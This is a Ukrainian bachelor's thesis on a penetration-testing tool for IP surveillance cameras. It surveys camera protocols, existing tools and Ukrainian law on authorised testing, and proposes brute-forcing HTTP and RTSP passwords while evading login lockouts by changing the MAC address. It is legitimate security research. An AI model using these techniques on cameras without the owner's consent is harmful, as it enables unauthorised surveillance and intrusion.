Міністерство освіти і науки України
Вінницький національний технічний університет
Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації

Бакалаврська кваліфікаційна робота на тему:
«Засіб тестування на проникнення камер відеоспостереження»

Виконав: студент 4 курсу групи 1БС-21б
спеціальності 125 Кібербезпека
_____ Максим ГАВРИЛЮК
Керівник: к. т. н., доцент каф. ЗІ
_____ Юрій БАРИШЕВ
«16» червня 2025 р.
Рецензент: к. т. н. доцент каф. ПЗ
_____ Вікторія ВОЙТКО
«16» червня 2025 р.

Допущено до захисту
Завідувач кафедри ЗІ
д. т. н., проф.
_____ Володимир ЛУЖЕЦЬКИЙ
«16» червня 2025 р.

Вінниця ВНТУ – 2025 року

Міністерство освіти і науки України
Вінницький національний технічний університет

Факультет інформаційних технологій та комп'ютерної інженерії
Кафедра захисту інформації
Рівень вищої освіти І (бакалаврський)
Галузь знань – 12 Інформаційні технології
Спеціальність – 125 Кібербезпека
Освітньо-професійна програма – Безпека інформаційних і комунікаційних систем

ЗАТВЕРДЖУЮ
Завідувач кафедри ЗІ,
д.т.н., проф.
____ Володимир ЛУЖЕЦЬКИЙ
«24» березня 2025 року

З А В Д А Н Н Я
НА БАКАЛАВРСЬКУ КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ

Максиму ГАВРИЛЮКУ

1. Тема роботи: «Засіб тестування на проникнення камер відеоспостереження» керівник роботи: Юрій БАРИШЕВ, к.т.н., доцент кафедри ЗІ, затверджені наказом ректора ВНТУ від 20 березня 2025 року №97.
2. Строк подання студентом роботи 16 червня 2025 р.
3. Вихідні дані до роботи:
   - Засіб має запускатись в операційних системах Debian, Kali Linux;
   - Можливість сканування портів;
   - Алгоритм – підбір паролів за словником;
   - Тип маскування – зміна MAC-адреси.
4. Зміст текстової частини: Вступ. 1. Аналіз засобів тестування на проникнення. 2. Архітектура засобу. 3. Алгоритм роботи засобу. 4. Експериментальне дослідження засобу. Висновки. Список використаних джерел. Додатки.
5. Перелік ілюстративного матеріалу: порівняльний аналіз засобів тестування на проникнення, узагальнена архітектура засобу, архітектура модуля підбору паролів, архітектура модуля сканування, узагальнений алгоритм роботи засобу, алгоритм підбору паролів, алгоритм сканування, тестове середовище, результати модульного тестування засобу, результати експериментального дослідження.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
1	Ю. БАРИШЕВ, к.т.н., доц. каф.ЗІ	20.03.25	14.04.25
2	Ю. БАРИШЕВ, к.т.н., доц. каф.ЗІ	20.03.25	05.05.25
3	Ю. БАРИШЕВ, к.т.н., доц. каф.ЗІ	20.03.25	05.05.25
4	Ю. БАРИШЕВ, к.т.н., доц. каф.ЗІ	20.03.25	19.05.25

7. Дата видачі завдання 21.03 2025 року

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
1	Аналіз завдання. Вступ	24.03.25 – 30.03.25	
2	Аналіз інформаційних джерел за напрямком бакалаврської кваліфікаційної роботи	31.03.25 – 13.04.25	
3	Розробка рішень, моделей, алгоритмів	14.04.25 – 04.05.25	
4	Практична реалізація, моделювання, експериментування, результати	05.05.25 – 14.05.25	
5	Аналіз виконання БКР, висновки	15.05.25 – 18.05.25	
6	Оформлення пояснювальної записки	19.05.25 – 26.05.25	
7	Попередній захист БКР	27.05.25 – 30.05.25	
8	Виправлення зауважень, перевірка на наявність текстових запозичень, підготовка ілюстративного матеріалу	31.05.25 – 10.06.25	
9	Представлення БКР до захисту, рецензування	11.06.25 – 13.06.25	

Студент _____ Максим ГАВРИЛЮ

Керівник роботи _____ Юрій БАРИШЕВ

АНОТАЦІЯ

Бакалаврська кваліфікаційна робота складається з 83 сторінок формату А4, на яких є 17 рисунків, 2 таблиці, список використаних джерел містить 48 найменувань.

Бакалаврська кваліфікаційна робота присвячена розробці програмного засобу для тестування на проникнення камер відеоспостереження. Здійснено порівняльний аналіз відомих засобів тестування та виявлено їхні недоліки, які стосуються відсутності можливостей обходу захисту пристроїв відеоспостереження та їх уніфікації підходів до тестування. Для вирішення цих проблем розроблено програму, яка включає модулі для сканування мережі, підбору паролів, обходу блокувань. Проведене тестування підтвердило ефективність запропонованої методики, що дозволяє підвищити рівень безпеки камер відеоспостереження.

Ключові слова: тестування на проникнення, камери відеоспостереження, підбір паролів, аналіз вразливостей, сканування портів, обхід блокування, розробка програм, етичний хакінг.

ABSTRACT

The bachelor thesis consists of 83 A4 pages, which include 17 figures, 2 tables, and a list of references containing 48 titles.

The thesis is dedicated to the development of a software tool for penetration testing of video surveillance cameras. A comparative analysis of existing testing tools was conducted, and their shortcomings were identified, specifically regarding the lack of capabilities to bypass security mechanisms of video surveillance devices and the lack of unified approaches to testing. To address these issues, a program has been developed that includes modules for network scanning, password cracking, and bypassing blockages. The conducted testing confirmed the effectiveness of the proposed methodology, which enhances the security of video surveillance cameras.

Keywords: penetration testing, video surveillance cameras, password cracking, vulnerability analysis, port scanning, bypassing blockages, software development, ethical hacking.

ЗМІСТ

ВСТУП

Безпека IP-камер відеоспостереження є критично важливою для підприємств, державних установ і приватного сектору. Скомпрометовані камери можуть бути використані для шпигунства, викрадення даних і несанкціонованого спостереження що в свою чергу загрожує витоку конфіденційної інформації. У російсько-українській війні камери відеоспостереження набувають стратегічного значення. Росію звинувачують у спробі зламати камери безпеки на кордоні, щоб зірвати допомогу Україні, Велика Британія стверджує, що підрозділ ГРУ мав доступ до камер поблизу переправ, військових об'єктів та залізничних станцій у ключових європейських містах [1]. Таким чином безпека камер відеоспостереження є важливою складовою кібербезпеки загалом, а тому актуально розробляти засоби спрямовані на підвищення захищеності камер відеоспостереження.

Об’єктом бакалаврської кваліфікаційної роботи є процес тестування на проникнення систем відеоспостереження.

Предметом бакалаврської кваліфікаційної роботи є методи та засоби тестування на проникнення камер відеоспостереження.

Метою роботи є зменшення загроз витоку інформації через камери відеоспостереження шляхом виявлення їхніх вразливостей.

Для досягнення мети потрібно виконати такі завдання:

– проаналізувати відомі засоби тестування на проникнення камер відеоспостереження;

– розробити архітектуру програми;

– розробити алгоритм роботи програми;

– виконати тестування коректності реалізації;

– провести експериментальне дослідження засобу.

Результати бакалаврської кваліфікаційної роботи апробовувались на LIV Всеукраїнській науково-технічній конференції факультету інформаційних технологій та комп'ютерної інженерії (2025) [2].

1 АНАЛІЗ ЗАСОБІВ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

1.1 Аналіз методики тестування на проникнення

Тестування на проникнення – метод тестування, при якому тестувальники орієнтуються на окремі компоненти або всю програму, систему, пристрій в цілому з метою визначення, чи можуть бути використані вразливості для компрометації програми, даних або ресурсів середовища [3].

Види тестування на проникнення можна поділити на чотири основних типи: тестування застосунків на проникнення, тестування мережі на проникнення, тестування на проникнення апаратних компонентів, тестування на проникнення персоналу.

Метою тестування на проникнення застосунків є пошук в них вразливостей, до цього відносяться: веб-застосунки та веб-сайти, мобільні та IoT-застосунки, хмарні застосунки та інтерфейси прикладного програмування (API).

При тестуванні на проникнення мережі фахівці атакують всю мережу компанії. Існує два основні види тестування на проникнення мереж: зовнішнє тестування та внутрішнє тестування [4].

Під час зовнішнього тестування фахівці з тестування на проникнення імітують поведінку хакерів, щоб виявити проблеми з безпекою в пристроях компанії доступних з інтернету, таких як сервери та маршрутизатори.

Під час внутрішнього тестування фахівці з тестування на проникнення імітують поведінку інсайдерів або хакерів із вкраденими обліковими даними. Метою є виявлення вразливостей, які людина може використати всередині мережі – наприклад, зловживання привілеями доступу для викрадення конфіденційних даних.

Тестування апаратного забезпечення передбачає знаходження вразливостей в пристроях підключених до мережі, мобільні та IoT-пристрої, також технології оперативного управління.

При тестуванні на проникнення персоналу використовуються методи соціальної інженерії під час яких перевіряється наявність здібностей до кібергігієни. Використання фішингових посилань, SMS-фішингу, спроби отримати фізичний доступ до інформації через вхід в приміщення, ці методи широко використовуються зловмисниками або фахівцями з кібербезпеки для тестування персоналу на проникнення.

У сфері застосування IP-камер проведення тестування на проникнення становить ключовий елемент забезпечення їх безпеки та надійності функціонування. Методика тестування IP-камер базується на послідовності кроків які включають в себе: збір інформації, аналіз вразливостей, експлуатацію знайдених слабких місць, оцінку наслідків та звітування. Наведений процес відповідає стандартам і кращим практикам у сфері кібербезпеки, таким як OWASP Testing Guide і PTES (Penetration Testing Execution Standard) [5, 6].

Методології тестування на проникнення можна розділити на такі види: тестування "чорної скриньки", тестування "білої скриньки", тестування "сірої скриньки" [7].

Тестування "чорної скриньки" імітує реальну кібератаку, оцінюючи систему без попереднього знання її внутрішньої структури. Цей метод допомагає зрозуміти вразливості з точки зору зловмисника, надаючи цінну інформацію про ресурси та ефективність їх захисту. Хоча цей підхід забезпечує свіжий, неупереджений погляд, іноді він може залишати прогалини, якщо певні конфігурації або бізнес-логіка не були протестовані.

Тестування "білої скриньки", у цьому типі тестування фахівцям надається вся інформація про цільову систему, яка може включати відомості про схему, структуру цільової мережевої системи. Це також включає деталі вихідного коду, інформацію про операційну систему та IP-адреси цільової мережі. Зосереджуючись на внутрішніх компонентах, тестування "білої скриньки" виявляє потенційні слабкі місця, які можуть бути пропущені іншими методами.

Тестування "сірої скриньки", цей вид тестування використовує часткові знання про систему. Такий підхід дозволяє ефективніше виявляти вразливості,

водночас імітуючи реальні сценарії атак. Цей тип тестування включає в себе сценарій при якому зовнішня особа отримала несанкціонований обмежений доступ до цільової мережевої інфраструктури організації. Основною перевагою цього методу є те, що він не потребує доступу до вихідного коду.

Проведення тестування на проникнення IP-камер можна поділити на такі основні етапи як [8]: збір інформації, аналіз вразливостей, експлуатація вразливостей, оцінка впливу, звітність і рекомендації. На етапі збору інформації здійснюється збір даних про IP-камеру та її мережеве оточення. Проводиться визначення відкритих портів і служб. Визначення моделей камер і версій прошивок. При наявності публічної IP-адреси у камери доцільно використовувати пошукові системи такі як Shodan [9], Censys [10], ZoomEye [11], FOFA [12].

Другим етапом тестування є проведення аналізу вразливостей. На основі зібраної інформації виконується пошук відомих слабких місць з використанням сканерів для знаходження вразливостей прошивок.

Третій етап передбачає практичне використання знайдених слабких місць. Такими є атаки перебору паролів на веб-інтерфейси камер або на RTSP потік.

Оцінювання впливу є четвертим етапом проведення тестування на проникнення. Оцінювання наявності повного контролю над пристроєм, аналіз прав користувача на якого вдалося увійти. Можливість перегляду відео та аудіо без сторонніх сервісів або програм. Далі досліджується можливість подальшого проникнення в локальну мережу або на обліковий запис іншого користувача.

Останнім етапом є звітність і рекомендації за результатами тестування. Рекомендації щодо оновлення прошивок, посилення паролів, обмеження доступу до мережі наприклад через VPN.

1.2 Аналіз систем відеоспостереження

Системи відеоспостереження є важливим елементом забезпечення безпеки в сучасних умовах. Вони широко використовуються для моніторингу об'єктів різного масштабу та спрямування. Приватні будинки, бізнес сектор, відділення банків та закладів освіти, лікарні та військові об’єкти.

У 2024 році обсяг світового ринку IP-камер оцінювався приблизно в 15,21 млрд доларів США і згідно з прогнозами в період 2025–2030 років очікується його зростання на рівні 13,4% щороку [13]. Зростання цього сегмента пояснюється активним впровадженням розумних систем відеонагляду на основі штучного інтелекту.

Сучасні IP-камери, оснащені технологіями комп'ютерного зору та глибинного навчання, здатні не лише транслювати зображення, а й проводити інтелектуальний аналіз поведінки, розпізнавати обличчя та формувати миттєві сигнали про підозрілі події. Такі функції значно підвищують рівень безпеки, що робить їх особливо привабливими для органів влади, приватного сектору та інфраструктури міст.

Інтенсивний розвиток технологій "розумного дому" і "розумного міста" також стимулює інтерес до IP-камер із вбудованими алгоритмами аналізу відеопотоків. Завдяки цим інноваціям зменшується кількість помилкових сповіщень, а аналітичні можливості суттєво розширюються у порівнянні з традиційними аналоговими системами нагляду.

Сучасний ринок IP-камер представлений широким спектром виробників, кожен із яких пропонує рішення, орієнтовані на різні потреби користувачів та умови експлуатації. Залежно від цінової політики, технічних характеристик та рівня безпеки, компанії займають різні позиції у глобальній структурі ринку.

Компанії такі як Hikvision та Dahua утримують лідерство з сумарною часткою понад 40% глобального ринку, що зумовлено їх ціновою політикою. Завдяки високому співвідношенню ціни й функціональності, їхні рішення є особливо привабливими для бюджетних проєктів та країн, що розвиваються.

Axis Communications (приблизно 8% ринку) орієнтується на якість збірки та підвищені вимоги до безпеки, що робить її популярною серед замовників із суворими регуляторними обмеженнями (наприклад, у країнах ЄС).

Hanwha Techwin (~5%) – відома якістю зображення в умовах недостатнього освітлення та Avigilon (Motorola Solutions) (~4%) – сильна інтеграція з корпоративними системами безпеки [14].

Системи відеоспостереження можна розділяти за типами обробки та типами передавання сигналу. За типом обробки сигналу системи розділяються на три основних типи: аналогові системи, мережеві система, гібридні система [15].

Аналогова система відеоспостереження – працює з аналоговими камерами. Системи DVR традиційно використовуються в бізнес-середовищах та громадських місцях. Камера передає аналоговий сигнал на DVR через коаксильний кабель, що забезпечує повністю дротове з'єднання. Після цього DVR обробляє отримане відео. Принцип їх роботи – це проходження світлового потоку через лінзи пристрою (камеру), перетворення його у відеосигнал з подальшою передачею на носій для запису. Однією з основних переваг таких систем є можливість збереження вже наявної старої інфраструктури відеокамер. Водночас, до недоліків можна віднести потребу в додаткових пристроях для перетворення сигналу з аналога в цифру та навпаки під час виведення зображення на аналоговий монітор.

Мережева система відеоспостереження – пристрої підключення до однієї мережі. Місцем зберігання даних може виступати будь-який пристрій з пам'яттю і підключення до мережі. Вони забезпечують більшу гнучкість, масштабованість та можливість віддаленого доступу в порівнянні з традиційними системами. Можливість об’єднання обладнання різних фірм у одну систему відеоспостереження за допомогою стандарту ONVIF [16], наприклад об’єднати IP-камеру від Hikvision [17] з NVR від Dahua [18]. Така можливість є додатковою перевагою для використання такої мережевої системи. Гібридна система відеоспостереження об'єднує можливості роботи з аналоговими та IP-камерами, дозволяючи здійснювати запис з обох типів пристроїв. Попри широке використання термінів "NVR" і "DVR", технологія HVR залишається менш відомою.

Це частково пояснюється тим, що багато сучасних DVR мають підтримку як аналогових, так і IP-камер, хоча найчастіше їх рекламують як "гібридні DVR". Тому, якщо потрібен реєстратор, що сумісний з обома типами камер, варто шукати саме "гібридний DVR", навіть якщо така назва не завжди є повністю точною з технічної точки зору.

За типом передачі сигналу системи відеоспостереження можна поділити на дротові та бездротові. Дротові системи забезпечують передачу відеосигналу за допомогою фізичних кабелів, таких як коаксіальні або Ethernet-кабелі. Бездротові системи використовують технології Wi-Fi або 4G для передавання відеосигналу [19]. Вони зручні у встановленні, оскільки не потребують прокладання кабелів, і дозволяють легко змінювати розташування камер. Однак, бездротові рішення більш вразливі до радіоперешкод.

IP-камера – це тип камери, яка керується та використовується віддалено через інтернет-з'єднання. Зображення з цієї камери оцифровуються, обробляються та шифруються безпосередньо всередині пристрою. Кожна IP-камера спостереження має власну IP-адресу, що дозволяє об'єднувати їх у систему без обмежень за кількістю камер або використовувати незалежно. IP-камери є частиною гібридних та мережевих систем відеоспостереження [20].

Більшість сучасних IP-камер підтримують роботу з технологіями PoE (Power over Ethernet), що дозволяє передавати живлення та дані через один кабель. Крім цього, IP-камери часто оснащені функціями аналітики зображення у реальному часі, такими як детектування руху, розпізнавання облич, підрахунок відвідувачів та інші розширені можливості, що підвищують рівень безпеки та зручність користування.

IP-камери найпоширеніше використовують такі мережеві протоколи та стандарти як: RTSP, ONVIF, HTTP, RTMP [21].

Протокол реального часу передачі потокових даних (RTSP) – це мережевий протокол, розроблений для використання комунікаційних системах з метою встановлення та керування сесіями потокового медіа. RTSP дозволяє ефективно керувати медіа потоками з мінімальною затримкою, що робить його ідеальним вибором для трансляцій. RTSP функціонує за архітектурою "клієнт-сервер", де програмне забезпечення або медіаплеєр, що виступає в ролі клієнта, надсилає запити до іншої сторони – сервера. У випадку з IoT-пристроями, клієнтом зазвичай є застосунок на смартфоні або комп'ютері, а сервером – відеокамера або інший смарт-пристрій [22].

Головним недоліком цього протоколу є те що за замовчуванням RTSP не забезпечує шифрування потоку, що робить його вразливим до перехоплення зловмисниками. Ще одним недоліком є використання протоколом базової автентифікації, яка вразлива до атак шляхом перебору паролів. Для підвищення безпеки автентифікації рекомендується використовувати механізми такі як Digest Access Authentication або OAuth [23].

ONVIF (Open Network Video Interface Forum) – стандарт метою якого є стандартизація інтерфейсів між різними IP-пристроями [19]. ONVIF забезпечує уніфікований спосіб взаємодії обладнання від різних виробників, яке раніше не могло працювати разом. ONVIF не є окремим протоколом передачі даних, а представляє собою набір специфікацій, які описують, як різні мережеві пристрої повинні взаємодіяти один з одним. Він базується на загальноприйнятих протоколах RTSP, HTTP, SOAP [24].

HTTP (Hypertext Transfer Protocol) – це протокол прикладного рівня, який використовується для передачі гіпертекстової інформації в мережі. У IP-камерах протокол HTTP часто застосовується для трансляції відеопотоку в режимі реального часу та отримання даних. Для передачі відеопотоку зазвичай використовується протокол RTSP, але HTTP також може бути використаний для відображення відеопотоку через технологію HTTP Live Streaming (HLS). Це дозволить транслювати відео використовуючи звичайний браузер. Вхід в камеру теж відбуватиметься через HTTP запит, або просто відкрити посилання на IP-камеру у браузері [25].

RTMP (Real-Time Messaging Protocol) – це протокол потокової передачі даних, спочатку розроблений компанією Macromedia для доставки аудіо, відео та даних у режимі реального часу через інтернет як для захоплення (ingest), так і для відтворення (playback). RTMP підтримує стабільний і безперервний обмін даними між джерелом (наприклад, камерою) та сервером трансляції, забезпечуючи надійну передачу інформації. Завдяки мінімальній затримці під час передачі, цей протокол став популярним вибором для інтерактивних сервісів та стрімінгових платформ. Перевага RTMP це низька затримка відео що важливо при використанні IP-камери

як фізичного пристрою захисту. Протокол реального часу обміну повідомленнями RTMP залишається добре підтримуваним багатьма стримінговими програмами: OBS Studio, VLC media player, Kodi, FFmpeg. RTMP не має вбудованої корекції помилок, що може призводити до втрати пакетів і погіршення якості відео в умовах нестабільного мережевого з'єднання [26].

Окрім класичних локальних систем відеоспостереження, все більшого поширення набувають хмарні рішення для IP-камер, що дозволяють зберігати та обробляти відеодані на віддалених серверах.

IP-камера із зберіганням даних у хмарному сховищі – це тип системи відеоспостереження, в якій відеоархів зберігається не локально (на жорсткому диску чи картці пам’яті), а на віддалених серверах у хмарному середовищі. Такий підхід забезпечує доступ до камер через інтернет з будь-якого пристрою – комп’ютера, планшета або смартфона – і робить хмарні рішення зручними для віддаленого моніторингу.

Хмарні рішення для IP-камер забезпечують переваги у сховищі, постійного доступу з будь-якої точки світу та гнучкістю інтеграції з іншими системами, ці переваги суттєво підвищують ефективність та зручність використання таких камер. Такі системи надають практично необмежене сховище, що дозволяє зберігати великі обсяги відеоданих без обмежень локальних носіїв, якщо сховища буде недостатньо, є можливість додати більше пам’яті за вказану суму. Це особливо актуально при роботі з високоякісним відео або великою кількістю камер.

Ще однією ключовою перевагою є віддалений доступ до відеопотоків і архівів з будь-якої точки світу, користувач може переглядати збережені записи або зображення з камери будь-де, маючи лише доступ до інтернету. Крім того, хмарні технології відзначаються високою масштабованістю та гнучкістю, дозволяючи інтегрувати відеоспостереження з іншими системами безпеки, зокрема контролем доступу або сигналізацією. Це дає змогу централізовано керувати всією інфраструктурою безпеки [27, 28].

Попри переваги, хмарні системи відеоспостереження мають недоліки, які слід враховувати при їх впровадженні. Одним із основних недоліків є необхідність

регулярної абонентської плати, яка зазвичай залежить від обсягу збережених даних, кількості підключених камер або обраного тарифного плану. У деяких випадках вартість обслуговування може зростати з часом. Користувач повністю залежить від стабільності роботи хмарного провайдера – у разі технічного збою чи втрати даних на стороні сервера існує ризик втрати важливих відеозаписів, що може мати критичні наслідки для безпеки об'єкта.

Ще одним суттєвим недоліком є питання конфіденційності. Передача та зберігання чутливої інформації на зовнішніх серверах потребує високого рівня довіри до постачальника послуг. Недостатній рівень шифрування або вразливості в системі можуть стати причиною несанкціонованого доступу до відео, що створює ризики витоку персональної або комерційно важливої інформації.

Згідно з публікацією Bloomberg у 2021 році відбулася масштабна кібератака на систему відеоспостереження американської компанії Verkada, яка спеціалізується на хмарних рішеннях. Хакери отримали доступ до потокового відео понад 150 тисяч камер, встановлених у лікарнях, навчальних закладах, поліцейських дільницях, офісах компаній, тюрмах.

Серед постраждалих організацій вказуються такі гіганти, як Tesla та Cloudflare. Зловмисники змогли не лише переглядати відеопотоки, а й отримати доступ до функцій розпізнавання обличчя на деяких пристроях. Хакерська група, яка взяла на себе відповідальність за атаку, заявила, що метою було продемонструвати, наскільки легко зламати сучасні системи відеоспостереження та як глибоко вони інтегровані в повсякденне життя [29]. Тому перед вибором хмарного рішення особливу увагу потрібно приділяти політиці безпеки, яку гарантує провайдер з хмарних послуг.

1.3 Порівняльний аналіз засобів тестування на проникнення камер відеоспостереження

Для проведення тестування на проникнення камер відеоспостереження було проаналізовано низку утиліт, спеціалізованих саме на камерах відеоспостереження. Ці інструменти мають різні функції та призначені для вирішення специфічних задач

тестування на проникнення. У таблиці 1.1 наведено порівняльний аналіз найпопулярніших утиліт, які використовуються для оцінки безпеки камер відеоспостереження [2].

Таблиця 1.1 Порівняння інструментів тестування на проникнення камер відеоспостереження.

Засіб	Cameradar [30]	Routersploit [31, 32]	Hikka [33]	CheckVideo IP Camera Tool [34]
Функція сканування портів	Присутня функція вказувати порти для сканування, стандартні значення 554, 5554, 8554	Можливе сканування деяких стандартних портів. Вже буде залежати від вибраного модуля.	–	Програма виявляє IP-адреси пристроїв але не демонструє доступні відкриті порти
Функція розпізнавання моделі камери	Програма здатна розпізнати у більшості випадків модель камери при скануванні	–	–	Розпізнає модель камери в локальній мережі
Функція підбору паролів	Користувач вказує місце з словником для перебору логінів і паролів для RTSP потоку. Після цього відбувається атака.	Присутній модуль для виконання атаки грубої сили Присутня перевірка на стандартні логіни і паролі від виробника.	Наявна можливість для використання словникових атак	Програма використовує вбудований список паролів і логінів який не можна змінити

При аналізі даних інструментів можна виділити наявність деяких особливих функцій порівняно з іншими проаналізованими програмами. Згідно з таблицею 1.1, Cameradar надає розширені можливості для роботи з потоками RTSP, інструмент сканує стандартні порти (554, 8080), виконує підбір посилань на відеопотік. Програма підтримує введення користувацьких словників логінів та паролів. Однією з найголовніших проблем у підтримці безпеки IP-камер є потреба у регулярному оновленні прошивки.

Багато IP-камер працюють із застарілою прошивкою, що робить їх незахищеними від типових вразливостей безпеки. Перевагою Routersploit є функція тестування на вже відомі вразливості прошивки відеокамери. На відміну від інших засобів, ця програма має власну базу відомих вразливостей та може автоматично перевіряти камери на них.

У Hikka особливістю є функція здійснення скріншоту зі скомпрометованої камери. Після завершення атаки, при вдалих спробах перебору буде збережено скріншоти з камери. Для виконання комплексного дослідження вдалим є поєднання таких інструментів як Routersploit і Cameradar. Перший інструмент рекомендується використовувати для знаходження вже відомих вразливостей, після цього є доцільним проводити атаки грубої сили та знаходження посилання відеопотоку. Є можливість використати замість Cameradar інструмент Hikka якщо завданням є лише знаходження паролю шляхом атаки грубої сили, при цьому порти і посилання відеопотоку вже відомі.

Як висновок жоден з інструментів не забезпечує повного охоплення всіх можливих векторів атаки. Тому в реальних умовах доцільно поєднувати кілька утиліт для досягнення найповнішого результату. Наприклад, первинне сканування мережі можна здійснити за допомогою CheckVideo, після чого — ідентифікувати порти та моделі камер у Cameradar. Далі доцільно провести тестування на вразливості через Routersploit і, за необхідності, спробувати реалізувати атаку грубої сили за допомогою Hikka. Таким чином, поєднання інструментів різного призначення дає змогу отримати комплексну картину стану безпеки IP-камер.

1.4 Аналіз нормативно-правового регулювання

Якщо власник або уповноважена особа дала згоду, дії тестувальника не вважаються несанкціонованими. Проте є важливі межі законності, зумовлені іншими законами та правами третіх осіб.

Закон України «Про електронні комунікації» забороняє прослуховування чи перехоплення телекомунікацій без відповідних повноважень [35]. Якщо тестування на проникнення включає аналіз мережевого трафіку, слід переконатися, що це

трафік об'єкта якого тестують. Перехоплювати чужий інтернет-трафік поза межами компанії яку тестують – незаконно. Власник системи не може уповноважити фахівця стежити за трафіком інших користувачів.

Якщо інформація в системі має гриф секретності, її несанкціоноване розголошення або доступ до неї – кримінальний злочин (окремі статті ККУ, наприклад, ст. 328 ККУ – розголошення держтаємниці) [36]. Керівник державної установи не має права самовільно розкривати державну таємницю фахівцям з безпеки; потрібні спеціальні допуски. Тому тестування систем із інформацією, яка містить державну таємницю, може проводитися лише особами з належним рівнем допуску і в рамках визначених державною процедурою. Навіть із формальним дозволом директора, тестувальник ризикує підпасти під відповідальність за незаконний доступ до державної таємниці.

Дозвіл дійсний тільки в межах, погоджених сторонами. Якщо тестувальник, маючи доступ до системи А, самовільно починає досліджувати пов'язані системи Б або В, які не були включені в договір, ці дії будуть несанкціонованими. Наприклад, дозвіл протестувати корпоративний сайт не означає дозвіл проникати в хмарну інфраструктуру дочірньої компанії, навіть якщо вони пов'язані. Вихід за обсяг дозволу є відсутність дозволу на ці дії, що створює склад злочину.

Отже, критично дотримуватися принципу: дозволено те, що явно дозволено. Усі інші дії – заборонені. Якщо замовник хоче розширити рамки тестування, це треба зафіксувати письмово (додатковою угодою чи оновленням дозволу).

Дії, які вважаються законними при наявності дозволу: сканування портів, мережеве сканування, збір інформації про систему, експлуатація вразливостей прошивки, отримання конфіденційної інформації системи, імітація атаки відмови в обслуговуванні.

Сканування портів, мережеве сканування, збір інформації про систему – якщо це виконується в рамках визначених цілей тестування. Зазвичай договір прямо дозволяє такі дії.

Експлуатація вразливостей прошивки – наприклад, використання знайденої вразливості для підвищення привілеїв чи доступу до даних. Це класичний елемент

тестування на проникнення, що є легальним за умови згоди власника. Адже власник системи фактично надає тестувальнику розширений доступ на час тесту або діє як “потерпілий за згодою”, розуміючи характер випробувань.

Отримання конфіденційної інформації системи (файлів, баз даних) – якщо це прямо передбачено сценарієм тестування. Наприклад, тестувальник може мати метою перевірити, чи може зловмисник викрасти дані. Якщо власник дав на це згоду, тестувальник може спробувати отримати доступ до таких даних. Надалі з цими даними тестувальник повинен поводитися відповідально (не розголошувати, повернути або знищити після аналізу), інакше він може нести відповідальність за порушення умов договору або законів про інформацію.

Імітація атаки відмови в обслуговуванні (DoS/DDoS) – за окремою домовленістю. Такі дії потенційно можуть вплинути на доступність ресурсу, тому їх проводять обережно і часто у позаробочий час. З точки зору закону, DoS-атака сама по собі є злочином (ст.363-1 ККУ за масове розповсюдження повідомлень для перешкоджання роботи систем) [37]. Проте, якщо власник сам замовив стрес-тест своєї системи, формально немає складу злочину, адже відсутній несанкціонований умисел. Більш того, власник добровільно допускає тимчасове навантаження на свою систему. Увага: навіть з дозволом не можна проводити DDoS на сторонні ресурси; тестер повинен діяти лише в межах інфраструктури замовника.

У разі відсутності належного дозволу будь-яке проникнення або спроба проникнення в чужу систему розглядається як несанкціонований доступ. Українське законодавство передбачає як адміністративну, так і кримінальну відповідальність для порушників – залежно від наслідків та умислу.

Адміністративні правопорушення у сфері інформаційної безпеки передбачені Кодексом України про адміністративні правопорушення (КУпАП). Застосовуються у випадках, коли правопорушення не досягає рівня кримінального злочину. Варто розглянути основні статті КУпАП, релевантні до тестування на проникнення без дозволу.

Стаття 361 ККУ – Несанкціоноване втручання в роботу ЕОМ, систем чи мереж. Ця стаття криміналізує несанкціонований доступ або інше втручання в

роботу комп'ютерів, систем, мереж, якщо це призвело до: витоку, втрати, підробки, блокування інформації, спотворення процесу обробки інформації або порушення встановленого порядку маршрутизації інформації. Тобто, для настання відповідальності необхідний факт негативних наслідків (наприклад, дані було знищено або змінено, роботу сервісу порушено тощо). Санкція за ч.1 ст.361: штраф 600–1000 НМДГ або обмеження волі на 2–5 років, або позбавлення волі до 3 років.

Стаття 361-1 ККУ – Заборонено створювати, поширювати або збувати програми чи технічні засоби, призначені для незаконного втручання в роботу комп'ютерів і мереж.

Стаття 362 ККУ – Несанкціоновані дії з інформацією, вчинені особою, яка має право доступу. Склад злочину, який стосується інсайдерів. Якщо людина, маючи легальний доступ до інформації (наприклад, співробітник, адміністратор), виходить за рамки дозволеного: змінює, знищує або блокує інформацію без дозволу на це, карається штрафом 600–1000 НМДГ або виправними роботами до 2 років. А якщо перехоплює чи копіює інформацію і це призвело до витоку – до 3 років ув'язнення. Для тестувальника ця стаття може бути актуальною, коли він діє як співробітник компанії: наприклад, внутрішній IT-фахівець, що тестує систему, але робить щось поза своїми посадовими обов'язками. Якщо немає явного наказу чи дозволу керівництва на такі дії, співробітник може формально підпасти під ст.362. Тому всередині організації тестувальники теж мають санкціонуватися наказами [37].

1.5 Постановка завдання

Результати попереднього аналізу свідчать про те, що більшість публічно доступних інструментів тестування не забезпечує повного охоплення всіх можливих векторів атаки і доводиться користуватися кожною утилітою окремо. Це значно ускладнює проведення цілісного аудиту безпеки, змушуючи фахівця користуватись кількома різними програмними засобами.

Наведені в таблиці 1 засоби не мають функції обходу блокування на кількість паролів введених користувачем. Це означає, що після досягнення встановленого

ліміту невдалих спроб подальші атаки автоматично блокуються системою, що обмежує ефективність перебору паролів. Водночас, існують обхідні шляхи, такі як зміна MAC-адреси пристрою або використання проксі-серверів, які дозволяють зловмисникам скинути лічильник спроб і продовжити атаку. Тому розробка програмного забезпечення з можливістю автоматичного обходу подібних обмежень є актуальним завданням для підвищення ефективності тестування на проникнення.

Крім того, існує потреба у реалізації гнучкого механізму для одночасного використання двох найпоширеніших протоколів взаємодії з IP-камерами – HTTP (інтерфейс входу) та RTSP (трансляція відео). Розділення таких можливостей у сучасних утилітах зменшує їхню універсальність та створює додаткове навантаження на фахівця з кібербезпеки, змушуючи його користуватись кількома різними засобами для досягнення повного результату.

У зв’язку з цим виникає необхідність у створенні спеціалізованого засобу, який реалізує функціонал сканування портів, виконує перебір паролів до HTTP-інтерфейсу та RTSP-потоку, автоматично змінює MAC-адресу пристрою при досягненні ліміту спроб, дозволяє налаштовувати словники та формує звіт за результатами тестування.

1.6 Висновки з розділу

